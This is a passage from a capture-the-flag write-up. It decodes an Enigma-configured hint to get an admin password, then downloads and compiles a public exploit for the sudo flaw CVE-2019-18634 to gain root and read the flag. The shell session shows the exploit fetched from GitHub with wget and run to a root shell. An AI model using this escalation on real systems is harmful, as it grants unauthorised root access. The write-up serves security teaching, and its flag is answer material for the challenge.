<td>III ▾</td> <td>- 15 O +</td> <td>- 11 K +</td> </tr> <tr> <td>ROTOR 2</td> <td>POSITION</td> <td>RING</td> </tr> <tr> <td>I ▾</td> <td>- 11 K +</td> <td>- 15 O +</td> </tr> <tr> <td>ROTOR 3</td> <td>POSITION</td> <td>RING</td> </tr> <tr> <td>V ▾</td> <td>- 15 O +</td> <td>- 20 T +</td> </tr> <tr> <td colspan="3">PLUGBOARD</td> </tr> <tr> <td colspan="3">ab cd ef gh ij kl mn op</td> </tr> <tr> <td colspan="3">FOREIGN CHARS</td> </tr> <tr> <td colspan="3">Include Ignore</td> </tr> </table>	MODEL			Enigma M3			REFLECTOR			UKW C			ROTOR 1	POSITION	RING	III ▾	- 15 O +	- 11 K +	ROTOR 2	POSITION	RING	I ▾	- 11 K +	- 15 O +	ROTOR 3	POSITION	RING	V ▾	- 15 O +	- 20 T +	PLUGBOARD			ab cd ef gh ij kl mn op			FOREIGN CHARS			Include Ignore			<p>ogólnie to jest kilka rzeczy które trzeba ogarnąć przed następnym updatem. mam kilka pomysłów i jako że jest to ostatnie zadanie chciałbym je wykorzystać wszystkie. tak jak mówię, trzeba jednak kilka rzeczy najpierw poprawić. zostawiłem ci ich listę na koncie admin. sprawdź ją proszę i zrób z niej jak najwięcej możesz. pamiętaj - hasło to: karaczan pięć dwa sześć siedem wszystko z małych liter ;) i jak chcesz jeszcze coś pozmieniac to wszystkie zadanka są w root directory</p>
MODEL																																												
Enigma M3																																												
REFLECTOR																																												
UKW C																																												
ROTOR 1	POSITION	RING																																										
III ▾	- 15 O +	- 11 K +																																										
ROTOR 2	POSITION	RING																																										
I ▾	- 11 K +	- 15 O +																																										
ROTOR 3	POSITION	RING																																										
V ▾	- 15 O +	- 20 T +																																										
PLUGBOARD																																												
ab cd ef gh ij kl mn op																																												
FOREIGN CHARS																																												
Include Ignore																																												

After logging into the admin account with the password karaczan5267, we can find the following file in the home directory:

```
[admin@cbec514cc5f2 ~]$ cat TODO
1. Zadanie CTF9 - Bruteforce
2. Piwo
3. ASAP UPDATE SYSTEMU!
(CVE-2019-18634)
Nigdy więcej nie downgradeujemy tak bardzo dla ułatwienia xd
```

CVE-2019-18634 is a vulnerability in the sudo program that allows privilege escalation to root.

There are many ready-made exploits available online. Let's copy one of them, compile it, and execute it:

```
[admin@cbec514cc5f2 ~]$ wget https://raw.githubusercontent.com/saleemrashid/sudo-cve-2019-18634/master/exploit.c
```

If we look at the code, we can notice that one variable differs for Ubuntu and Arch. Our machine is running Arch, so let's change that value and compile the code.

```
[admin@cbec514cc5f2 ~]$ cat /etc/os-release
NAME="Arch Linux"
```

```
#define TGP_OFFSET TGP_OFFSET_ARCHLINUX
```

```
[admin@cbec514cc5f2 ~]$ gcc exploit.c -o exploit
[admin@cbec514cc5f2 ~]$ ./exploit
[sudo] password for admin:
Sorry, try again.
sh-5.2# id
uid=0(root) gid=0(root) groups=0(root),1001(admin)
sh-5.2#
```

Perfect. Now let's check what we have in the root directory:

```
sh-5.2# cd /
sh-5.2# ls
bin boot data dev etc home lib lib64 mnt opt proc root run sbin srv sys tmp usr var
sh-5.2# ls -l
total 68
lrwxrwxrwx 1 root root 7 Apr 7 18:02 bin -> usr/bin
drwxr-xr-x 2 root root 4096 Apr 7 18:02 boot
drwx----- 1 root root 4096 Aug 15 13:38 data
drwxr-xr-x 5 root root 340 Aug 17 10:01 dev
drwxr-xr-x 1 root root 4096 Aug 17 10:01 etc
drwxr-xr-x 1 root root 4096 Aug 15 13:38 home
lrwxrwxrwx 1 root root 7 Apr 7 18:02 lib -> usr/lib
lrwxrwxrwx 1 root root 7 Apr 7 18:02 lib64 -> usr/lib
drwxr-xr-x 2 root root 4096 Apr 7 18:02 mnt
drwxr-xr-x 2 root root 4096 Apr 7 18:02 opt
dr-xr-xr-x 204 root root 0 Aug 17 10:01 proc
drwxr-x--- 1 root root 4096 Aug 15 13:38 root
drwxr-xr-x 1 root root 4096 Aug 17 10:01 run
lrwxrwxrwx 1 root root 7 Apr 7 18:02 sbin -> usr/bin
drwxr-xr-x 4 root root 4096 Aug 11 00:03 srv
dr-xr-xr-x 12 root root 0 Aug 8 22:00 sys
drwxrwxrwt 1 root root 4096 Aug 17 10:35 tmp
drwxr-xr-x 1 root root 4096 Aug 15 13:38 usr
drwxr-xr-x 1 root root 4096 Aug 11 00:04 var
sh-5.2#
```

The *data* directory doesn't normally appear in the root directory of Linux systems. Moreover, it has very unusual permissions that prevent access to it by anyone other than root.

```
sh-5.2# cd data
sh-5.2# ls
Autorzy  ctfTasks
sh-5.2# cd ctfTasks/
sh-5.2# ls
CTF1  CTF2  CTF3  CTF4  CTF5  CTF6  CTF7  CTF8  CTF9
sh-5.2#
```

We found a directory with all the CTF tasks (including our Task 9). Let's check if there's a flag inside:

```
sh-5.2# cd CTF9
sh-5.2# ls
Dockerfile  FLAG  admin  id_rsa  id_rsa.pub  server  startscript.sh
sh-5.2# cat FLAG
EE_CTF{3L3KtRycZNy_C4pTVr3_TH3_fl4G_420}sh-5.2#
```

We got it!

Flag: `EE_CTF{3L3KtRycZNy_C4pTVr3_TH3_fl4G_420}`

10 Acknowledgments

Thank you all for participating in our competition. We hope you had as much fun solving the tasks as we did creating them. If you enjoyed it, stay tuned for updates on ISOD and WRS Facebook pages, as we are planning more cybersecurity competitions.

Have a great rest of the summer!

Authors:

- Mikołaj Frączek - <https://github.com/milkywayy>
- Bartosz Głazewski - <https://github.com/ATTWGRAT>